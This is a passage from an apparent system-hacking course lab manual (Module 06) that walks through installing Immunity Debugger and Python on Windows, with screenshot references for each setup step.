
Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



5. Immunity Debugger Setup pop-up appears, click **Yes** to install Python.




6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.




7. Follow the wizard and install Immunity Debugger using the default settings.

8. After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.

Module 06 – System Hacking



